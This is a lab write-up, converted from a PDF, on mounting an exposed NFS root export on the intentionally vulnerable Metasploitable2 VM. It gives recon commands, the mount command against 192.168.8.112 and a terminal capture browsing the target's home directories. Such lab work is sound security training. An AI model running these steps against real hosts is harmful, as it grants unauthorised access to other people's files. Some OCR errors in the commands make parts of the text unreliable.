Exploiting 2049 NFS_ACL Port Vulnerability on Metasploitable2:

Detailed Write-Up By Secrat E Marryum

NFS: Network File Sharing protocol


NFS is a Network File Sharing protocol that allows users to share directories and files over the **network** across different operating systems.


Check connectivity and the IP address of network we are connected to:


- Ping google.com
- ifconfig

Check all the network devices connected on router

sudo netdiscover








Nmap scan to get information about target device and find open ports alongwith their vulnerabilities:


nmap scan -Pn -sV <ip>




- Creates a directory named nfsacl inside the /mnt directory. The -p flag ensures that the parent directories are created as needed: mkdir -p /mnt/nfsacl
- Changes the permissions of the /mnt/nfsacl directory to 777 (read, write, and execute permissions for everyone). The -R flag applies the change recursively to all files and directories inside /mnt/nfsacl: chmod -R 777 /mnt/nfsacl

- mount -o nolock 192.168.8.112://mnt/nfsacl: Mounts the NFS share located at 192.168.8.112 to the local directory /mnt/nfsacl.
 - **-o nolock:** Option to **disable file locking,** which might be necessary if the NFS server or client has issues with the lock daemon.
 - 192.168.8.112:/: The NFS server IP address and the export directory on the server.

 The / indicates the root directory of the NFS export.
 - /mnt/nfsacl: The local directory where the NFS share will be mounted.
- **cd /mnt:** Changes the current working directory to /mnt.
- **Is -la:** Lists **all files and directories** in the current directory (/mnt in this case) with detailed information, including **hidden files.**
- cd nfsacl: Changes the current working directory to nfsacl, which is the mounted NFS share.



Navigate into the mounted directory to access its contents.



```
KaliLinux - VMware Workstation
                                                                                  П
 KaliLinux × Netasploitable2-Linux
                                      × | [ Kioptrix Level 1
 价 Home ×
                 4 17:34
 <u>-</u>
                        silentspectre@kali: /mnt/nfsacl/home/msfadmin/vulnerable
 File Actions Edit View Help
 └─$ cd home
 (silentspectre® kali)-[/mnt/nfsacl/home]
$ ls -la
 total 28
 drwxr-xr-x 7 root
                                       4096 Jul 1 16:32 .
                          root
 drwxr-xr-x 21 root
                                       4096 May 20 2012 ...
                          root
                                     4096 Mar 17 2010 ftp
 drwxr-xr-x 2 root
                        nogroup
drwxr-xr-x 5 seeratmarryum seeratmarryum 4096 May 20 2012 msfadmin
drwxr-xr-x 2 1002 1002 4096 Apr 16 2010 service
drwxr-xr-x 2
                    1003 1003 4096 Jul 1 16:32 spectre
drwxr-xr-x 3 silentspectre silentspectre 4096 May 7 2010 user
   -(silentspectre®kali)-[/mnt/nfsacl/home]
 └$ cd msfadmin
   -(silentspectre® kali)-[/mnt/nfsacl/home/msfadmin]
 _s ls -la
 total 36
 drwxr-xr-x 5 seeratmarryum seeratmarryum 4096 May 20 2012 .
 drwxr-xr-x 7 root
                         root
                                      4096 Jul 1 16:32 ...
                                        9 May 14 2012 .bash_history → /dev/null
 lrwxrwxrwx 1 root
                         root
 drwxr-xr-x 4 seeratmarryum seeratmarryum 4096 Apr 17
                                                  2010 .distco
                                      4174 May 14 2012 .mysql_history
 -rw----- 1 root
                       root
 -rw-r--r-- 1 seeratmarryum seeratmarryum 586 Mar 16 2010 .profile
                                       4 May 20 2012 .rhosts
 -rwx----- 1 seeratmarryum seeratmarryum
 drwxr-xr-x 6 seeratmarryum seeratmarryum 4096 Apr 27 2010 vulnerable
   -(silentspectre®kali)-[/mnt/nfsacl/home/msfadmin]
 _s cd vulnerable
 (silentspectre® kali)-[/mnt/nfsacl/home/msfadmin/vulnerable]
$ ls

[silentspectre⊕ kali)-[/mnt/nfsacl/home/msfadmin/vulnerable]

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```